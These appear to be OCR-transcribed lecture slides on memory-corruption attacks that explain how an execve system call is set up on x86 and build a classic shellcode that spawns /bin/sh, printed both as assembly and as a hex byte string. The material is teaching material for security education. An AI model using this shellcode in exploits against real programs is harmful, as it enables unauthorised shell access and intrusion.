
- Buffer Overflows
- Exploits (shell code) Construction
- Integer Overflows
- Heap Overflows
- Format String Vulnerability

What's new since 2000

Shellcode


Traditionally, we inject assembly instructions for `exec("/bin/sh")` into buffer.

- see "*Smashing the stack for fun and profit*" for exact string




```
...
0x080483fa <+22>: call   0x8048300 <strcpy@plt>
0x080483ff <+27>: leave
0x08048400 <+28>: ret
```

Mixed code and data



Executing system calls

```
1 #include <unistd.h>
2 void main(int argc, char **argv) {
3     execve("/bin/sh", NULL, NULL);
4     exit(0);
5 }
```

`int execve(char *file, char *argv[], char *env[])`

- file is name of program to be executed ``/bin/sh''
- argv is address of null-terminated argument array {``/bin/sh'', NULL }
- env is address of null-terminated environment array NULL (0)

Executing system calls

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

execve is 0xb

* using sysenter is faster, but this is the traditional explanation

Executing system calls

execve("/bin/sh", 0, 0);

1. Put syscall number in `eax`
2. Set up arg 1 in `ebx`, arg 2 in `ecx`, arg 3 in `edx`
3. Call `int 0x80`*
4. System call runs. Result in eax

execve is 0xb

addr. in ebx, 0 in ecx, edx

* using sysenter is faster, but this is the traditional explanation

Shellcode example

```
xor ecx, ecx
mul ecx
push ecx
push 0x68732f2f
push 0x6e69622f
mov ebx, esp
mov al, 0xb
int 0x80
```

Shellcode

```
"\x31\xc9\xf7\xe1\x51\x68\x2f\x2f”
"\x73\x68\x68\x2f\x62\x69\x6e\x89”
"\xe3\xb0\x0b\xcd\x80”;
```

Executable String

Author: kernel_panik, http://www.shell-storm.org/shellcode/files/shellcode-752.php